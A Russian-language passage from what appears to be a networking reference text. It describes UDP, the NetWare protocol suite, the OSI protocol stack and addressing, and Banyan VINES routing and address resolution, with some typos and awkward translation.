Протокол дейтаграмм пользователя (UDP)

Протокол UDP намного проще, чем TCP; он полезен в ситуациях, когда мощные механизмы обеспечения надежности протокола TCP не обязательны. Заголовок UDP имеет всего четыре поля: поле порта источника (source port), поле порта пункта назначения (destination port), поле длины (length) и поле контрольной суммы UDP (checksum UDP). Поля порта источника и порта назначения выполняют те же функции, что и в заголовке TCP. Поле длины обозначает длину заголовка UDP и данных; поле контрольной суммы обеспечивает проверку целостности пакета. Контрольная сумма UDP является факультативной возможностью.

Протоколы высших уровней

Комплект протоколов Internet включает в себя большое число протоколов высших уровней, представляющих самые разнообразные применения, в том числе управление сети, передача файлов, распределенные услуги пользования файлами, эмуляция терминалов и электронная почта.

Протокол передачи файлов (File Transfer Protocol — FTP) обеспечивает способ перемещения файлов между компьютерными системами. Telnet обеспечивает виртуальную терминальную эмуляцию. Протокол управления простой сетью (Simle network management protocol — SNMP) является протоколом управления сетью, используемым для сообщения об аномальных условиях в сети и установления значений допустимых порогов в сети. X Windows является популярным протоколом, который позво-

ляет терминалу с интеллектом связываться с отдаленными компьютерами таким образом, как если бы они были непосредственно подключенными мониторами. Комбинация протоколов Network File System (NFS) (Система сетевых файлов), External Data Representation (XDP) (Представление внешней информации) и Remote Procedure Call (RPC) (Вызов процедуры обращений к отдаленной сети) обеспечивает прозрачный доступ к ресурсам отдаленной сети. Простой протокол передачи почты (Simple Mail Transfer Protocol — SMTP) обеспечивает механизм передачи электронной почты. Эти и другие применения используют услуги TCP/IP и других протоколов Internet низших уровней, чтобы обеспечить пользователей базовыми сетевыми услугами.

Протоколы NetWare

NetWare является операционной системой сети (network operating system — NOS) и связанной с ней средой обеспечения услуг, разработанной Novell, Inc. и представленной на рынок в начале 1980 гг. В то время сети были небольшими и преимущественно гомогенными, связь рабочих групп с помощью локальных сетей была еще новым явлением, а идея о персональном компьютере еще только начала завоевывать популярность.

Большая часть технологии организации сетей NetWare была заимствована из Xerox Network Systems (XNS) — системы организации сетей, разработанной Xerox Corporation в конце 1970 гг.

К началу 1990 гг. доля в рынке NOS NetWare возросла до 50-75% (данные зависят от исследовательских групп, занимавшихся изучением рынка). Установив свыше 500,000 сетей NetWare по всему миру и ускорив продвижение по пути объединения сетей с другими сетями, NetWare и поддерживающие ее протоколы часто сосуществуют на одном и том же физическом канале с многими другими популярными протоколами, в том числе TCP/IP, DECnet и AppleTalk.

Основы технологии

В качестве среды NOS, NetWare определяет пять высших уровней эталонной модели OSI. Она обеспечивает совместное пользование файлами и принтером, поддержку различных прикладных задач, таких как передача электронной почты и доступ к базе данных, и другие услуги. Также, как и другие NOS, такие как Network File System (NFS) компании Sun Microsystems, Inc. и LAN Manager компании Microsoft Corporation, NetWare базируется на архитектуре клиент-сервер (client-server architecture). В таких архитектурах клиенты (иногда называемые рабочими станциями) запрашивают у серверов определенные услуги, такие как доступ к файлам и принтеру.

Первоначально клиентами NetWare были небольшие PC, в то время как серверами были ненамного более мощные PC. После того, как NetWare стала более популярной, она была перенесена на другие компьютерные платформы. В настоящее время клиенты и сервера могут быть представлены практически любым видом компьютерной системы, от PC до универсальных вычислительных машин.

Основная характеристика системы клиент-сервер заключается в том, что доступ к отдаленной сети является прозрачным для пользователя. Это достигается с помощью удаленного вызова процедур (remote procedure calls) — такого процесса, когда программа местного компьютера, работающая на оборудовании клиента, отправляет вызов в удаленный сервер. Этот сервер выполняет указанную процедуру и возвращает запрошенную информацию клиенту местного компьютера.

Доступ к среде

NetWare работает с Ethenet/IEEE 802.3, Token Ring/IEEE 802.5, Fiber Distributed Data Interface (FDDI) и ARCnet.

ARCnet представляет собой систему простой сети, которая поддерживает все три основных носителя (скрученную пару, коаксиальный кабель и волоконно-оптический кабель) и две топологии (шина и звезда). Она была разработана корпорацией Datapoint Corporation и выпущена в 1977. Хотя ARCnet не приобрела такую популярность, какой пользуются Ethernet и Token Ring, ее гибкость и низкая стоимость завоевали много верных сторонников.

Сетевой уровень

Internet Packet Exchange (IPX) является оригинальным протоколом сетевого уровня Novell. В случае, если устройство, с которым необходимо установить связь, находится в другой сети, IPX прокладывает маршрут для прохождения информации через любые промежуточные сети, которые могут находиться на пути к пункту назначения.

Пакет IPX начинается с 16-битового поля контрольной суммы (checksum), которое устанавливается на единицы.

16-битовое поле длины (length) определяет длину полной дейтаграммы IPX в байтах. Пакеты IPX могут быть любой длины, вплоть до размеров максимальной единицы передачи носителя (MTU). Фрагментация пакетов не применяется.

За полем длины идет 8-битовое поле управления транспортировкой (transport control), которое обозначает число роутеров, через которые прошел пакет. Когда значение этого поля доходит до 15, пакет отвергается исходя из предположения, что могла иметь место маршрутная петля.

8-битовое поле типа пакета (packet type) определяет протокол высшего уровня для приема информации пакета. Двумя общими значениями этого поля являются 5, которое определяет Sequenced Packet Exchange (SPX) (Упорядоченный обмен пакетами) и 17, которое определяет NetWare Core Protocol (NCP) (Основной протокол NetWare).

Информация адреса пункта назначения (destination address) занимает следующие три поля. Эти поля определяют сеть, главную вычислительную машину и гнездо (процесс) пункта назначения.

Следом идут три поля адреса источника (source address), определяющих сеть, главную вычислительную машину и гнездо источника.

За полями пункта назначения и источника следует поле данных (data). Оно содержит информацию для процессов высших уровней.

Хотя IPX и является производной XNS, он имеет несколько уникальных характеристик. С точки зрения маршрутизации, наиболее важное различие заключается в механизмах формирования пакетов данных этих двух протоколов. Формирование пакета данных — это процесс упаковки информации протокола высшего уровня и данных в блок данных. Блоки данных являются логическими группами информации, очень похожими на слова телефонного разговора. XNS использует стандартное формирование блока данных Ethernet, в то время как пакеты IPX формируются в блоки данных Ethernet Version 2.0 или IEEE 802.3 без информации IEEE 802.2, которая обычно сопровождает эти блоки данных.

Для маршрутизации пакетов в объединенных сетях IPX использует протокол динамической маршрутизации, называемый Routing Information Protocol (RIP) (Протокол маршрутной информации). Также, как и XNS, RIP получен в результате усилий компании Xerox по разработке семейства протоколов XNS. В настоящее время RIP является наиболее часто используемым протоколом для внутренних роутеров (interior gateway protocol-IGP) в сообществе Internet-среде международной сети, обеспечивающей связность практически со всеми университетами и исследовательскими институтами и большим числом коммерческих организаций в США, а также со многими иностранными организациями.

В дополнение к разнице в механизмах формирования пакетов, Novell также дополнительно включила в свое семейство протоколов IPX протокол, называемый Service Adverticement Protocol (SAP) (Протокол объявлений об услугах). SAP позволяет узлам, обеспечивающим услуги, объявлять о своих адресах и услугах, которые они обеспечивают.

Novell также поддерживает «Блок адресуемой сети» LU 6,2 компании IBM (LU 6.2 network addressable unit — NAU). LU 6.2 обеспечивает связность по принципу равноправных систем через среду сообщений IBM. Используя возможности LU 6.2, которые имеются у NetWare, узлы

NetWare могут обмениваться информацией через сеть IBM. Пакеты NetWare формируются в пределах пакетов LU 6.2 для передачи через сеть IBM.

Транспортный уровень

Sequenced Packet Exchange (SPX) (Упорядоченный обмен пакетами) является наиболее часто используемым протоколом транспортного уровня NetWare. Novell получила этот протокол в результате доработки Sequenced Packet Protocol (SPP) системы XNS. Как и протокол TCP (Transmission Control Protocol) и многие другие протоколы транспортного уровня, SPX является надежным, с установлением соединения протоколом, который дополняет услуги дейтаграмм, обеспечиваемые протоколами Уровня 3.

Novell также предлагает поддержку протокола Internet Protocol (IP) в виде формирования протоколом User Datagram Protocol (UDP)/IP других пакетов Novell, таких как пакеты SPX/IPX. Для транспортировки через объединенные сети, базирующиеся на IP, дейтаграммы IPX формируются внутри заголовков UDP/IP.

Протоколы высших уровней

NetWare поддерживает большое разнообразие протоколов высших уровней; некоторые из них несколько более популярны, чем другие. NetWare shell (командный процессор) работает в оборудовании клиентов (которое часто называется рабочими станциями среди специалистов по NetWare) и перехватывает обращения прикладных задач к устройству Ввод/Вывод, чтобы определить, требуют ли они доступ к сети для удовлетворения запроса. В случае, если это так, то NetWare shell организует пакеты запросов и отправляет их в программное обеспечение низшего уровня для обработки и передачи по сети. В случае, если это не так, то они просто передаются в ресурсы местного устройства Ввода/Вывода. Прикладные задачи клиента не осведомлены о каких-либо доступах к сети, необходимых для выполнения обращений прикладных задач. NetWare Remote Procedure Call (Netware RPC) (Вызов процедуры обращения к отдаленной сети) является еще одним более общим механизмом переадресации, поддерживаемым Novell.

Netware Core Protocol (NCP) (Основной протокол NetWare) представляет собой ряд программ для сервера, предназначенных для удовлетворения запросов прикладных задач, приходящих, например, из NetWare shell. Услуги, предоставляемые NCP, включают доступ к файлам, доступ к принтеру, управление именами, учет использования ресурсов, защиту данных и синхронизацию файлов.

NetWare также поддерживает спецификацию интерфейса сеансового уровня Network Basic I/O System (NetBIOS) компаний IBM и Microsoft.

Программа эмуляции NetBIOS, обеспечиваемая NetWare, позволяет программам, написанным для промышленного стандартного интерфейса NetBIOS, работать в пределах системы NetWare.

Услуги прикладного уровня NetWare включают NetWare Message Handling Service (NetWare MHS) (Услуги по обработке сообщений), Btrieve, NetWare Loadable Modules (NLM) (Загружаемые модули NetWare) и различные характеристики связности IBM. NetWare MHS является системой доставки сообщений, которая обеспечивает транспортировку электронной почты. Btrieve представляет собой реализацию механизма доступа к базе данных двоичного дерева (btree) Novell. NLM реализуются как дополнительные модули, которые подключаются к системе NetWare. В настоящее время компания Novell и третьи участвующие стороны предоставляют NLM для чередующихся комплектов протоколов (alternate protocol stacks), услуги связи, услуги доступа к базе данных и много других услуг.

Протоколы OSI

В первые годы появления межкомпьютерной связи программное обеспечение организации сетей создавалось бессистемно, для каждого отдельного случая. После того, как сети приобрели достаточную популярность, некоторые из разработчиков признали необходимость стандартизации сопутствующих изделий программного обеспечения и разработки аппаратного обеспечения. Считалось, что стандартизация позволит поставщикам разработать системы аппаратного и программного обеспечения, которые смогут сообщаться друг с другом даже в том случае, если в их основе лежат различные архитектуры. Поставив перед собой эту цель, ISO начала разработку эталонной модели Open Systems Interconnections (OSI) (Взаимодействие открытых систем). Эталонная модель OSI была завершена и выпущена в 1984 г.

В настоящее время эталонная модель OSI является самой выдающейся в мире моделью архитектуры объединенных сетей. Она также является самым популярным средством приобретения знаний о сетях. С другой стороны, у протоколов OSI был длинный период созревания. И хотя известно о некоторых реализациях OSI, протоколы OSI все еще не завоевали той популярности, которой пользуются многие патентованные протоколы (например, DECnet и AppleTalk) и действующие стандарты (например, протоколы Internet).

Основы технологии

Объединение сетей OSI использует уникальную терминологию.

End system *(ES)*

Термин «конечная система» относится к любому устройству сети, не занимающемуся маршрутизацией.

Intermediate system (IS)

Термин «промежуточная система» относится к роутеру.

Area

«Область» обозначает группу смежных сетей и подключенных к ним хостов; область назначается администратором сети или другим аналогичным лицом.

Domain

«Домен» представляет собой набор соединенных областей. Домены маршрутизации обеспечивают полную связность со всеми конечными системами, находящимися в их пределах.

Доступ к среде

Также, как и некоторые другие современные 7-уровневые комплекты протоколов, комплект OSI включает в себя многие популярные сегодня протоколы доступа к носителю. Это позволяет другим комплектам протоколов существовать наряду с OSI в одном и том же носителе. В OSI входят IEEE 802.2, IEEE 802.3, IEEE 802.5, FDDI, X.21, V.35, X.25 и другие.

Сетевой уровень

OSI предлагает услуги сетевого уровня как без установления соединения, так и ориентированные на установления логического соединения. Услуги без установления соединения описаны в ISO 8473 (обычно называемом Connectionless Network Protocol — CLNP — Протокол сети без установления соединения). Обслуживание, ориентированное на установление логического соединения (иногда называемое Connection-Oriented Network Service — CONS) описывается в ISO 8208 (X.25 Packet-Level Protocol — Протокол пакетного уровня X.25, иногда называемый Connection-Mode Network Protocol — CMNP) и ISO 8878 (в котором описывается, как пользоваться ISO 8208, чтобы обеспечить ориентированные на установление логического соединения услуги OSI). Дополнительный документ ISO 8881 описывает, как обеспечить работу Протокола пакетного уровня X.25 в локальных сетях IEEE 802. OSI также определяет несколько протоколов маршрутизации.

В дополнение к уже упоминавшимся спецификациям протоколов и услуг, имеются другие документы, связанные с сетевым уровнем OSI, в число которых входят:

ISO 8648

На этот документ обычно ссылаются как на «внутреннюю организацию сетевого уровня» (internal organization of the network level — IONL). Он описывает, каким образом можно разбить сетевой уровень на три отдельных различимых друг от друга подуровня, чтобы обеспечить поддержку для различных типов подсетей.

ISO 8348

Этот документ обычно называют «определение услуг сети» (network service definition). Он описывает ориентированные на установление логического соединения услуги и услуги без установления соединения, которые обеспечивает сетевой уровень OSI. Адресация сетевого уровня также определена в этом документе. Определение услуг в режиме без установления соединения и определение адресации раньше были опубликованы отдельным дополнением к ISO 8348; однако вариант ISO 8348 1993 года объединяет все дополнения в отдельный документ.

ISO TR 9575

Этот документ описывает структуру, концепции и терминологию, использованную в протоколах маршрутизации OSI.

ISO TR 9577

Этот документ описывает, как отличать друг от друга большое число протоколов сетевого уровня, работающих в одной и той же среде. Это необходимо потому, что в отличие от других протоколов, протоколы сетевого уровня OSI не различаются с помощью какого-либо идентификатора (ID) протокола или аналогичного поля канального уровня.

Услуги без установления соединения

Как видно из названия, CLNP является протоколом дейтаграмм без установления соединения, который используется для переноса данных и указателей неисправности. По своим функциональным возможностям он похож на Internet Protocol (IP). Он не содержит средств обнаружения ошибок и их коррекции, полагаясь на способность транспортного уровня обеспечить соответствующим образом эти услуги. Он содержит только одну фазу, которая называется «передача информации» (data transfer). Каждый вызов какого-либо примитива услуг не зависит от всех других вызовов, для чего необходимо, чтобы вся адресная информация полностью содержалась в составе примитива.

В то время как CLNP определяет действующий протокол, выполняющий типичные функции сетевого уровня, CLNS (Обслуживание сети без установления соединения) описывает услуги, предоставляемые транспортному уровню, в котором запрос о передаче информации реализуется доставкой, выполненной с наименьшими затратами (best effort). Такая доставка не гарантирует, что данные не будут потеряны, испорчены, что в

них не будет нарушен порядок, или что они не будут скопированы. Обслуживание без установления соединения предполагает, что при необходимости все эти проблемы будут устранены в транспортном уровне. CLNS не обеспечивает никаких видов информации о соединении или состоянии, и не выполняет настройку соединения. Так как CLNS обеспечивает транспортные уровни интерфейсом услуг, сопрягающим с CLNP, протоколы CNLS и CLNP часто рассматриваются вместе.

Услуги с установлением соединения

Услуги сети OSI с установлением соединения определяются ISO 8208 и ISO 8878. OSI использует X.25 Racket-Level Protocol для перемещения данных и указателей ошибок с установлением соединения. Для объектов транспортного уровня предусмотрено 6 услуг (одна для установления соединения, другая для разъединения соединения, и четыре для передачи данных). Услуги вызываются определенной комбинацией из 4 примитив: запрос (request), указатель (indication), ответ (response) и подтверждение (confirmation).

Адресация

Услуги сети OSI предоставляются транспортному уровню через концептуальную точку на границе сетевого и транспортного уровней, известную под названием «точки доступа к услугам сети» (network service access point — NSAP). Для каждого объекта транспортного уровня имеется одна NSAP.

Каждая NSAP может быть индивидуально адресована в объединенной глобальной сети с помощью адреса NSAP (в обиходе существует неточное название — просто NSAP). Таким образом, любая конечная система OSI имеет, как правило, множество адресов NSAP. Эти адреса обычно отличаются только последним байтом, называемом n-selector.

Возможны случаи, когда полезно адресовать сообщение сетевому уровня системы в целом, не связывая его с конкретным объектом транспортного уровня, например, когда система участвует в протоколах маршрутизации или при адресации к какой-нибудь промежуточной системе (к роутеру). Подобная адресация выполняется через специальный адрес сети, известный под названием network entity title (NET) (титул объекта сети). Структурно NET идентичен адресу NSAP, но он использует специальное значение n-selector «00». Большинство конечных и промежуточных систем имеют только один NET, в отличие от роутеров IP, которые обычно имеют по одному адресу на каждый интерфейс. Однако промежуточная система, участвующая в нескольких областях или доменах, имеет право выбора на обладание несколькими NET.

Адреса NET и NSAP являются иерархическими адресами. Адресация к иерархическим системам облегчает как управление (путем обеспе-

чения нескольких уровней управления), так и маршрутизацию (путем кодирования информации о топологии сети). Адрес NSAP сначала разделяется на две части: исходная часть домена (initial domain part — IDP) и специфичная часть домена (domain specific part — DSP). IDP далее делится на идентификатор формата и полномочий (authority and format identifier — AFI) и идентификатор исходного домена (initial domain identifier — IDI).

AFI обеспечивает информацию о структуре и содержании полей IDI и DSP, в том числе информацию о том, является ли IDI идентификатором переменной длины и использует ли DSP десятичную или двоичную систему счислений. IDI определяет объект, который может назначать различные значения части DSP адреса.

DSP далее подразделяется полномочным лицом, ответственным за ее управление. Как правило, далее следует идентификатор другого управляющего авторитета, чем обеспечивается дальнейшее делегирование управления адресом в подорганы управления. Далее идет информация, используемая для маршрутизации, такая, как домены маршрутизации, область (area) с доменом маршрутизации, идентификатор (ID) станции в пределах этой области и селектор (selector) в пределах этой станции.

Транспортный уровень

Как обычно для сетевого уровня OSI, обеспечиваются услуги как без установления соединения, так и с установлением соединения. Фактически имеется 5 протоколов транспортного уровня OSI с установлением соединения: TPO, TP1, TP2, TP3 и TP4. Все они, кроме TP4, работают только с услугами сети OSI с установлением соединения. TP4 работает с услугами сети как с установлением соединения, так и без установления соединения. TPO является самым простым протоколом транспортного уровня OSI, ориентированным на установления логического соединения. Из набора классических функций протокола транспортного уровня он выполняет только сегментацию и повторную сборку. Это означает, что TPO обратит внимание на протокольную информационную единицу (protocol data unit — PDU) с самым маленьким максимальным размером, который поддерживается лежащими в основе подсетями, и разобьет пакет транспортного уровня на менее крупные части, которые не будут слишком велики для передачи по сети.

В дополнение к сегментации и повторной сборке TP1 обеспечивает устранение базовых ошибок. Он нумерует все PDU и повторно отправляет те, которые не были подтверждены. TP1 может также повторно инициировать соединение в том случае, если имеет место превышение допустимого числа неподтвержденных PDU.

TP2 может мультиплексировать и демультиплексировать потоки данных через отдельную виртуальную цепь. Эта способность делает TP2 особенно полезной в общедоступных информационных сетях (PDN), где

каждая виртуальная цепь подвергается отдельной загрузке. Подобно TPO и TP1, TP2 также сегментирует и вновь собирает PDU.

TP3 комбинирует в себе характеристики TP1 и TP2.

TP4 является самым популярным протоколом транспортного уровня OSI. TP4 похож на протокол TCP из комплекта протоколов Internet; фактически, он базировался на TCP. В дополнение к характеристикам TP3, TP4 обеспечивает надежные услуги по транспортировке. Его применение предполагает сеть, в которой проблемы не выявляются.

Протоколы высших уровней

Сеансовый уровень

Протоколы сеансового уровня OSI преобразуют в сеансы потоки данных, поставляемых четырьмя низшими уровнями, путем реализации различных управляющих механизмов. В число этих механизмов входит ведение учета, управление диалогом (то есть определение, кто и когда может говорить) и согласование параметров сеанса.

Управление диалогом сеанса реализуется путем использования маркера (token), обладание которым обеспечивает право на связь. Маркер можно запрашивать, и конечным системам ES могут быть присвоены приоритеты, обеспечивающие неравноправное пользование маркером.

Представительный уровень

Представительный уровень OSI, как правило, является просто проходным протоколом для информации из соседних уровней. Хотя многие считают, что Abstract Syntax Notation 1 (ASN.1) (Абстрактное представление синтаксиса) является протоколом представительного уровня OSI, ASN. 1 используется для выражения форматов данных в независимом от машины формате. Это позволяет осуществлять связь между прикладными задачами различных компьютерных систем способом, прозрачным для этих прикладных задач.

Прикладной уровень

Прикладной уровень OSI включает действующие протоколы прикладного уровня, а также элементы услуг прикладного уровня (application service elements — ASE). ASE обеспечивают легкую связь протоколов прикладного уровня с низшими уровнями. Тремя наиболее важными ASE являются Элемент услуг управления ассоциацией (Association Control Service Element — ACSE), Элемент услуг получения доступа к операциям отдаленного устройства (Remote Operations Service Element — ROSE) и Элемент услуг надежной передачи (Reliable Transfer Service Element — RTSE). При подготовке к связи между двумя протоколами прикладного уровня ACSE объединяет их имена друг с другом. ROSE реализует родовой (generic) механизм «запрос/ответ», который разрешает доступ к опе-

рациям отдаленного устройства способом, похожим на вызовы процедуры обращений к отделенной сети (remote procedure calls — RPC). RTSE способствует надежной доставке, делая конструктивные элементы сеансового уровня легкими для использования. Наибольшего внимания заслуживают следующие пять протоколов прикладного уровня OSI:

- Common Management Information Protocol (CMIP)

Протокол общей информации управления — протокол управления сети OSI Также, как и SNMP, он обеспечивает обмен управляющей информацией между ES и станциями управления (которые также являются ES).

- Directory Services (DS)

Услуги каталогов. Разработанная на основе спецификации X.500 CITT, эта услуга предоставляет возможности распределенной базы данных, которые полезны для идентификации и адресации узлов высших ровней.

- File Transfer, Access and Management (FTAM)

Передача, доступ и управление файлами — услуги по передаче файлов. В дополнение к классической передаче файлов, для которой FTAM обеспечивает многочисленные опции, FTAM также обеспечивает средства доступа к распределенным файлам таким же образом, как это делает NetWare компании Novell, Inc или Network File System (NFS) компании Sun Microsystems, Inc.

- Massage Handling Systems (MHS)

Системы обработки сообщений — обеспечивает механизм, лежащий в основе транспортировки данных для прикладных задач передачи сообщений по электронной почте и других задач, требующих услуг по хранению и продвижению данных. Хотя они и выполняют аналогичные задачи, MHS не следует путать с NetWare MHS компании Novell.

- Virtual Terminal Protocol (VTP)

Протокол виртуальных терминалов — обеспечивает эмуляцию терминалов. Другими словами, он позволяет компьютерной системе для отдаленной ES казаться непосредственно подключенным терминалом. С помощью VTP пользователь может, например, выполнять дистанционные работы на универсальных вычислительных машинах.

Banyan VINES

Компания Banyan Virtual Network System (VINES) реализовала систему распределенной сети, базирующуюся на семействе патентованных

протоколов, разработанных на основе протоколов Xerox Network Systems (XNS) компании XEROX. Среда распределенной системы обеспечивает прозрачный для пользователя обмен информации между клиентами (компьютерами пользователя) и служебными устройствами (компьютерами специального назначения, которые обеспечивают услуги, такие, как файловое и принтерное обслуживание). Наряду с NetWare компании Novell, LAN Server компании IBM и LAN Manager компании Microsoft, VINES является одной из самых популярных сред распределенной системы для сетей, базирующихся на микрокомпьютерах.

Доступ к среде

Два низших уровня комплекта протоколов VINES реализованы с помощью различных общеизвестных механизмов доступа к носителю, включая Управление информационным каналом высшего уровня (HDLC), X.25, Ethernet и Token Ring.

Сетевой уровень

Для выполнения функций Уровня 3 (в том числе маршрутизации в объединенной сети) VINES использует Протокол межсетевого обмена VINES (VINES Internetwork Protocol — VIP). VINES также обеспечивает собственный Протокол разрешения адреса (ARP), собственную версию Протокола информации маршрутизации (Routing Information Protocol — RIP), которая называется Протоколом корректировки маршрутизации (Routing Update Protocol — RTP) и Протокол управления Internet (ICP), который обеспечивает обработку исключительных состояний и специальной информации о затратах маршрутизации. Пакеты ICP, RTP и ARP формируются в заголовке VIP.

Протокол межсетевого обмена VINES (VIP)

Адреса сетевого уровня VINES являются 48-битовыми объектами, подразделенными на сетевую (32 бита) и подсетевую (16 битов) части. Сетевой номер можно описать как номер какого-нибудь служебного устройства, так как он получается непосредственно из ключа (key) служебного устройства (аппаратного модуля, который обозначает уникальный номер и программные опции для данного служебного устройства). Под сетевая часть адреса VINES лучше всего описывается как номер хоста, так как он используется для обозначения хоста в сетях VINES.

Сетевой номер обозначает логическую сеть VINES, которая представлена в виде двухуровневого дерева, корень которого находится в узле обслуживания (service node). Узлы обслуживания, которыми обычно являются служебные устройства, обеспечивают услуги разрешения адреса и услуги маршрутизации клиентам (client), которые являются листьями этого дерева. Узел обслуживания назначает адреса VIP клиентам.

Когда какой-нибудь клиент включает питание, он направляет широковещательный запрос служебным устройствам. Все служебные устройства, которые получают этот запрос, посылают ответ. Клиент выбирает первый ответ и запрашивает у данного служебного устройства адрес подсети (хоста). Служебное устройство отвечает адресом, состоящим из его собственного сетевого адреса (полученного из его ключа), объединенного с адресом подсети (хоста), который он выбрал сам. Адреса подсети клиента обычно назначаются последовательно, начиная с 8001H. Адреса подсети служебного устройства всегда 1.

Динамичное назначение адреса не является уникальным явлением в индустрии сетей (AppleTalk также использует этот процесс); однако этот процесс определенно не является таким обычным процессом, как статическое назначение адреса. Так как адреса выбираются исключительно каким-нибудь одним конкретным служебным устройством (чей адрес является уникальным вследствие уникальности аппаратного ключа), вероятность дублирования адреса (что является потенциально опасной проблемой для сети Internet Protocol (IP) и других сетей) очень мала.

В схеме сети VINES все служебные устройства с несколькими интерфейсами в основном являются роутерами. Клиенты всегда выбирают свое собственное служебное устройство в качестве роутера для первой пересылки, даже если другое служебное устройство, подключенное к этому же кабелю, обеспечивает лучший маршрут к конечному пункту назначения. Клиенты могут узнать о других роутерах, получая переадресованные сообщения от своего служебного устройства. Так как клиенты полагаются на свои служебные устройства при первой пересылке маршрутизации, служебные устройства VINES поддерживают маршрутные таблицы, которые помогают им находить отдаленные узлы.

Маршрутные таблицы VINES состоят из пар «хост/затраты», где хост соответствует сетевому узлу, до которого можно дойти, а затраты — временной задержке в миллисекундах, необходимой для достижения этого узла. RTP помогает служебным устройствам VINES находить соседних клиентов, служебные устройства и роутеры.

Все клиенты периодически объявляют как о своих адресах сетевого уровня, так и о адресах MAC-уровня с помощью пакета, эквивалентного пакету «hello» (приветственное сообщение). Пакеты «hello» означают, что данный клиент все еще работает и сеть готова. Сами служебные устройства периодически отправляют в другие служебные устройства маршрутные корректировки. Маршрутные корректировки извещают другие роутеры об изменениях адресов узлов и топологии сети.

Когда какое-нибудь служебное устройство VINES принимает пакет, оно проверяет его, чтобы узнать, для чего он предназначается — для другого служебного устройства или для широкого вещания. В случае, если

пунктом назначения является данное служебное устройство, то это служебное устройство соответствующим образом обрабатывает этот запрос. В случае, если пунктом назначения является другое служебное устройство, то данное служебное устройство либо непосредственно продвигает этот пакет (если это служебное устройство является его соседом), либо направляет его в служебное устройство/роутер, которые являются следующими в очереди. В случае, если данный пакет является широковещательным, то данное служебное устройство проверяет его, чтобы узнать, пришел ли этот пакет с маршрута с наименьшими затратами. В случае, если это не так, то пакет отвергается. В случае, если же это так, то пакет продвигается на всех интерфейсах, за исключением того, на котором этот пакет был принят. Такой метод помогает уменьшить число широковещательных возмущений, которые являются обычной проблемой в других сетевых окружениях.

Пакет VIP начинается с поля контрольной суммы (checksum), используемой для обнаружения искажений в пакете.

За полем контрольной суммы идет поле длины пакета (packet length), которое обозначает длину всего пакета VIP.

Следующим полем является поле управления транспортировкой (transport control), которое состоит из нескольких подполей. В случае, если пакет является широковещательным, то предусматривается два подполя: подполе класса (class) (с 1 по 3 биты) и подполе числа пересылок (hopcount) (с 4 по 7 биты). В случае, если пакет не является широковещательным пакетом, то предусматривается 4 подполя: подполе ошибки (error), подполе показателя (metric), подполе переадресации (redirect), и подполе числа пересылок (hop count). Подполе класса определяет тип узла, который должен принимать широковещательное сообщение. С этой целью узлы разделяются на несколько различных категорий, зависящих от типа узла и типа канала, к которому принадлежит узел. Определяя тип узлов, которые должны принимать широковещательные сообщения, подполе класса уменьшает вероятность срывов в работе, вызываемых широковещательными сообщениями. Подполе числа пересылок представляет собой число пересылок (число пересеченных роутеров), через которые прошел пакет. Подполе ошибок определяет, надо ли протоколу ICP отправлять пакет уведомления об исключительной ситуации в источник пакета, если пакет окажется немаршрутизируемым. Подполе показателя устанавливается в 1 транспортным объектом, когда ему необходимо узнать затраты маршрутизации при перемещения пакетов между каким-нибудь узлом обслуживания и одним из соседей. Подполе переадресации определяет, должен ли роутер генерировать сигнал переадресации (при соответствующих обстоятельствах).

Далее идет поле типа протокола (protocol type), указывающее на протокол сетевого или транспортного уровня, для которого предназначен пакет показателя или пакет уведомления об исключении.

За полем типа протокола следуют адресные поля VIP. За полями номера сети назначения (destination network number) и номера подсети назначения (destination subnetwork number) идут поля номера сети источника (source network number) и номера подсети источника (source subnetwork number).

Протокол корректировки маршрутизации (RTR)

RTR распределяет информацию о топологии сети. Пакеты корректировки маршрутизации периодически пересылаются широкой рассылкой как клиентом, так и узлами обслуживания. Эти пакеты информируют соседей о существовании какого-нибудь узла, а также указывают, является ли этот узел клиентом или узлом обслуживания. В каждый пакет корректировки маршрутизации узла обслуживания также включается перечень всех известных сетей и коэффициенты затрат, связанные с достижением этих сетей.

Поддерживаются две маршрутные таблицы: таблица всех известных сетей и таблица соседей. Для узлов обслуживания таблица всех известных сетей содержит запись данных о каждой известной сети, за исключением собственной сети узла обслуживания. Каждая запись содержит номер сети, показатель маршрутизации и указатель на запись данных следующей пересылки на пути к данной сети в таблице соседей. Таблица соседей содержит запись данных каждого узла обслуживания соседа и узла клиента. Записи включают в себя номер сети, номер подсети, протокол доступа к носителю (например, Ethernent), который использовался для достижения этого узла, адрес локальной сети (если средой, соединяющей с соседом, является локальная сеть) и показатель соседа.

RTR определяет 4 типа пакетов:

Пакеты корректировки маршрутизации

Периодически выпускаются для уведомления соседей о существовании какого-нибудь объекта.

Пакеты запроса о маршрутизации

Объекты обмениваются ими, когда им необходимо быстро узнать о топологии сети.

Пакеты ответа на запрос о маршрутизации

Содержат топологическую информацию и используются узлами обслуживания для ответа на пакеты запроса о маршрутизации.

Пакеты переадресации маршрутизации

Обеспечивают отправку информации о лучших маршрутах в узлы, использующие неэффективные тракты.

Пакеты RTR имеют 4-байтовый заголовок, состоящий из однобайтового поля типа операций (operation type), однобайтового поля типа узла (node type), однобайтового поля типа контроллера (controller type) и однобайтового поля типа машины (machine type)! Поле типа операций указывает на тип пакета. Поле типа узла указывает, пришел пакет из узла обслуживания или из необслуживающего узла. Поле типа контроллера указывает, содержит ли контроллер узла, передающего пакет RTR, многобуферный контроллер. Это поле используется для облегчения регулирования информационного потока между сетевыми узлами. И наконец, поле типа машины указывает, является ли процессор отправителя RTR быстродействующим или нет. Как и поле типа контроллера, поле типа машины также используется для регулирования скорости передачи.

Протокол разрешения адреса (ARP)

Объекты протокола ARP классифицируются либо как клиенты разрешения адреса (address resolution clients), либо как услуги разрешения адреса (address resolution services). Клиенты разрешения адреса обычно реализуются в узлах клиентов, в то время как услуги разрешения адреса обычно обеспечиваются узлами обслуживания.

Пакеты ARP имеют 8-байтовый заголовок, состоящий из 2-байтового типа пакета (packet type), 4-байтового номера сети (network number) и 2-байтового номера подсети (subnet number). Имеется 4 типа пакетов: запрос-заявка (query request), который является запросом какой-либо услуги ARP; ответ об услуге (service response), который является ответом на запрос-заявку, запрос о присваивании адреса (assignment request), который отправляется какой-нибудь услуге ARP для запроса адреса объединенной сети VINES, и ответ о присваивании адреса (assignment response), который отправляется данной услугой ARP в качестве ответа на запрос о присваивании адреса. Поля номера сети и номера подсети имеют значение только в пакете ответа о присваивании адреса.

